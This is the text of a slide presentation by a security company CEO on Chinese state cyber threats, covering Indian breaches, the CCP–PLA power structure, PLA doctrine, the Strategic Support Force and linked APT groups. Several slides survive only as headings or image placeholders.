


# Understanding Chinese Cyber Threats

**BVS Saikrishna,  
CEO, Saptang Labs Private Limited**

# Agenda

- Are we at Cyber War?
- Cyber and Information War?
- Relationship between Chinese Political System and Military
- Directions from Political System & Modernisation
- Taking Birth of PLA SSF
- Joint Operations & APT Groups connected to PLA SSF
- Unmasking Operation **REDRAT**
- **Questions & Answers**

# Recent Attacks/Breaches (Around Galwan.)



# Is there a method in the madness ?

According to intelligence agency sources, the system of the Railways has been hit by the APT 36 Malware campaign. The source said that the intel agencies have also alerted the Railway Board to instantly disconnect the system with the Internet and change the password immediately.

The source said the APT 36 Malware is connected to Pakistan, which is a close ally of China. The source further said that following the red flag from the intel agencies, the system of a senior Principal Executive Director of the Railways, working in its vigilance department, has been taken for cleaning the malware threat.

As per the source, through the APT 36 Malware campaign, data stored in the Indian Railways systems were being stolen and stored in foreign locations, including the movement of the trains.

It was allegedly around the time of the Indian Space Research Organisation or ISRO's Chandrayaan-2 lunar landing mission that the agency was notified about a possible cyberattack on its systems. According to an Indian Express (IE) report on November 6, apart from the Kudankulam Nuclear Power Plant (KKNPP) in Tamil Nadu, ISRO was also targeted by the infamous North Korea-based hacker group, Lazarus.



ANI   
@ANI

Tamil Nadu: Explosion at a boiler in stage -2 of the Neyveli lignite plant. 17 injured persons taken to NLC lignite hospital. More details awaited.

11:30 AM · Jul 1, 2020 · Twitter Web App

# QUICK STUDY OF RECENT ATTACKS

Sno	Cyber Attack	Possible Espionage Objectives	Possible Warfare Objectives
1	Air India	Monitor Movements & Visits of Diplomats and Senior Functionaries	Logistics, Public Morale, Economic Loss.
2	Nucleus Software	Monitor Financial & Economic health of the country	Supply Chain Attack on the Banking infrastructure possible.
3	Dominos and UpStox	Personal Details of Whos Who leaked.	Track and compromise - surgical cyber strikes on specific personnel.
4	SII and Bharat Bio-tech	Steal IPR to improve their vaccine.	Disrupt and destory - reputation as pharma power, morale of people, economy and recovery from pandemic.
5	Mobikwik	Monitor Financial & Economic health of the country	Track and compromise - surgical cyber strikes on specific personnel.
6	Airtel - J&K (Airtel Denied.)	Personal Details of Who-is-Who in JK for cyber ops -- imagine impact with widespread Chinese Mobile Phones - Resolve identities.	Track and compromise - surgical cyber strikes on specific personnel.
7	JusPay	Monitor Financial & Economic health of the country	Track and compromise - surgical cyber strikes on specific personnel.
8	Bigbasket	Personal Details of Whos Who leaked.	Track and compromise - surgical cyber strikes on specific personnel.

# QUICK STUDY OF RECENT ATTACKS


Sno	Cyber Attack	Possible Espionage Objectives	Possible Warfare Objectives
9	Dr Reddy Laboratories	Steal IPR to improve their vaccine.	Disrupt and destory - reputation as pharma power, morale of people, economy and recovery from pandemic.
10	Tata Power - Mumbai	Demonstrate Capability to see our response.	Disrupt and destory - confidence in Govt, morale of people, economy and recovery from pandemic.
11	Indian Railways	Monitor Military and Frieght Movement (Northern Railways)	Joint Operation with Pakistan - Possible human element involved.
12	Unacademy	Understanding preferences of youth.	Create psychological impact on youth - as a country which is weak and vulnerable.
13	Kudankulam Nuclear Power Plant	Steal IPR and monitor the possible production of fissile material - an idea on Nuclear Capabilities.	Triggering an accident - could be devastating in our country.
14	ISRO	Monitor our moon program and steal sensitive data on payloads.	Create psychological impact on youth, world - as a country which is incompetent, weak and vulnerable.
15	Healthcare Data Leaked	Helps companies in customising sales strategies for Indian Market.	Not much.

# PLA Base 311

Base 311(Unit 61716), which has its headquarters in Fujian, within Fuzhou province, seemingly oversees at least six regiments that are responsible for engaging in the three warfare's, through multiple forms of propaganda.




# How Three warfare used against Taiwan:





# Quick introduction to Chinese Political System



- Chinese Communist Party (CCP) is the predominant party of China.
- It rules along with other four small parties (allied to CCP).
- **State Council** is the Government Bureaucracy. It is subordinate to the CCP.
- Party is supreme and Party institutions operate beyond and above the State.
- Party leadership is a seven membered Standing Committee [Like PM & Cabinet].
  - No.1 is the General Secretary of the Party (AKA President/PM).
  - No.2 is the Premier (Heads State Council).
- **Standing Committee** is elected every five years by delegates nominated from each part of the country and consists of 6-7 people and everything in China has a hierarchy.
- **People's Liberation Army (PLA)** is the Armed wing of the CCP.
  - PLA's purpose is to uphold the revolutionary leadership of CCP.
  - PLA is not armed force of the Union/State.
  - Created on 1<sup>st</sup> of August. 18/81/bayi usually refer to PLA.

# Quick Introduction to Political System of China.

- Party maintains Iron grip on PLA : *Mao said : Power flows from Barrel (PLA)*
  - Controls through **Central Military Commission**. This is the true (MOD).
    - General Secretary of the Party is also usually the Chairman of the CMC.
    - CMC has two Vice-Presidents (Serving Military Officers & Trusted men of the Chairman).
- The MOD that we usually see in media is from State Council (Read it as Spokesperson of CMC).
- Each Army Command unit has Political section headed by Political Commissar. Political Commissar is Representative of Party and can't be taken lightly by CO. PCs feedback is critical in the promotion of the CO.
- Local Level (Governor of the Province : CCP Party Secretary) is boss for units located.
- Transfers and Promotions are decided by the Organization DET of CCP through CMC.

# Quick Introduction to Political System of China.

- Other important institution is Central Committee on Discipline and Inspection
  - This is the ultimate organization that combines the roles of Supreme Court, Central Vigilance Commission and CBI/MP etc.
  - This was created by Xi Jinping in the past and has been used in his campaign against corruption.
  - This institution is more popularly used in elimination of his political threats.
  - The head of the CCDI is the trusted man of the Secretary of the Party.
- PLA is subject to very high degree of monitoring by party through its own Political Commissar Networks, CCDI, MSS (Ministry of State Security) and MPS (Ministry of Public Security).

# Tracking and Predicting China

- Challenge in this case is ensuring communication of intelligence requirements & coordination between all these organs. This is done through publicly announced policy views such as resolutions, five year plans and speeches.
- Nothing is secret in China. Everything is announced publicly. We need to constantly monitor the key institutions for understanding their activities.
- Since there is limited knowledge of the political institutions of China, we often misread their intentions or ignore the writing on the wall.
- China is not difficult, it is different. With patience and consistent efforts, we can predict with very high accuracy, their next moves.

# Intelligence Culture of CCP

- PLA is critical in holding control over the population.
- Every year Chairman of CMC asks PLA to prepare for War and defines what war it should prepare for. The speech is read by CMC but drafted by Zhongnanhai (Party thinktank & high command (AMS) which shapes up their ideological view of War).
- Due to its humble roots as an organization with roots as an unorganized militia aimed at sustaining and defending revolution against a much better organized state (controlled then by Nationalist Party) CCP and by consequence PLA both have an intuitive understanding of Asymmetric warfare.
  - The broad philosophy is to collect as much low value data as possible and painstakingly pull out items of great importance to them.
  - They attempt to use all components of society : students, private sector, community organizations in collecting intelligence.

# Strategic Concepts : Study of Evolution.

We have observed a gradual change in the Doctrine of the PLA since 1960s to 2016.

1960s	1980s	1990s	2015
<p><b>MAO</b> Imminent war, Major war, nuclear war.</p> <p>Employing active defense in the form of guerrilla warfare against an invading force to set the conditions for a PLA counter offensive.</p>	<p><b>DENG</b> Local War Under Modern Conditions.</p> <p>Emphasizing speed, mobility, and lethality rather than the attrition and protraction of People's War.</p>	<p><b>HU &amp; JIANG</b> Local War under Informatized Conditions.</p> <p>Use of information-based weapons and forces, including battlefield management systems, precision - strike capabilities, and technology-assisted command and control (C4ISR).</p>	<p><b>XI JINPING</b> Informatized Local wars.</p> <p>Information both as a domain in which war occurs and as the central means to wage military conflict when the dominant mode of warfare is confrontation between "information-based systems-of-systems".</p>

**PRE-GULF WAR THINKING : CONCEPTS**

**Started as RMA with Chinese characteristics → Evolved into Cognitive Warfare.**


# PLA Modernization Program (2016)



It has accelerated the composite development of mechanization and informationization, vigorously conducts military training in conditions of informationization, and boosts innovation in military theory, technology, organization and management, to continuously increase the **core military capability of winning local wars in conditions of informationization** and the **capability of conducting MOOTW**.

China's National Defense Paper (2008)

# Strategic Support Force: Key force to win the war.





# Description of the Mandate of the SSF

Mandate of the SSF still appears to be very vague. We can decipher the clear meaning by going through the main mandate and its conceptual reconstruction in the writings.

***Making the joint service operations happen through acting as backbone.***

***“Completely linked (multiservice) operations that rely on a networked military information system, employ digitized weapons and equipment, and employ corresponding operational methods in land, sea, air, outer space, and cyberspace”***

***Definition of the integrated joint operations from the The Science of Military Strategy published by Academy of Military Sciences (2013)***




# Broad Understanding of the SSF Mandate.

- Mandate can be broken down into three folds.
  - Maintaining Networked System for Joint Operations across five domains. Five Domains include Land, Air, Sea, Outer Space and Cyberspace.
  - The Networked System should employ digitized weapons & equipment.
  - Employ operational methods in the Outer Space and Cyberspace to fight.
- **Strategic Support Force** is created by merging and restructuring the existing assets of the 3rd and 4th Department of the CMC.
  - 3rd Department was focussed on collection of SIGINT & 4th Department on collection of ELINT and Satellite capabilities.
  - Each MR & Force had a dedicated Technical Reconnaissance Bureau to provide them with the Tactical Intel in Battle Field. All these were gradually changed into SSF units.

# Building Platform for the Integrated Service Operations.

The PLA SSF has conducted a number of joint operations with other PLA branches in recent years. These operations have demonstrated the SSF's ability to integrate its space, cyber, electronic warfare, and psychological operations capabilities with other PLA capabilities to support military operations.



# Joint Operations of PLA Forces



中国日报

2022-8-3

【#东部战区台岛周边实战化联合演训#】8月3日，中国人民解放军东部战区台岛北部、西南、东南海空域，组织了由战区海军、空军、火箭军、战略支援部队、联勤保障部队等兵力参加的实战化联合演训，重点演练了联合封控、对海突击、对陆打击、制空作战等科目，检验了战区部队联合作战能力。@央视新闻



In 2022 August, **Eastern Theatre Command** carried out an actual combat training exercise with **PLA Ground force, Navy, Rocket Force, SSF, Air Force** to test the joint combat capabilities of the theatre forces.

# Joint Operations of PLA Forces



Pictures of the Joint Combat operations of PLA SSF and rest of the PLA forces.

# Building and Fighting Cyber Warfare.


## Network Systems Department of SSF

The PLA has the potential to use Cyber Warfare (CW) to disrupt critical infrastructure, steal sensitive information, and damage of its adversaries




# Establishing New CW Units

## APT Groups linked with PLA SSF




# APT Group operating in WTC.





# Tools and Techniques used by APT Groups.



# Other Cyber Groups.

- Most of them are run by Ministry of State Security with the blessings of Local Party Secretary and possibly shares intelligence with the PLA units.
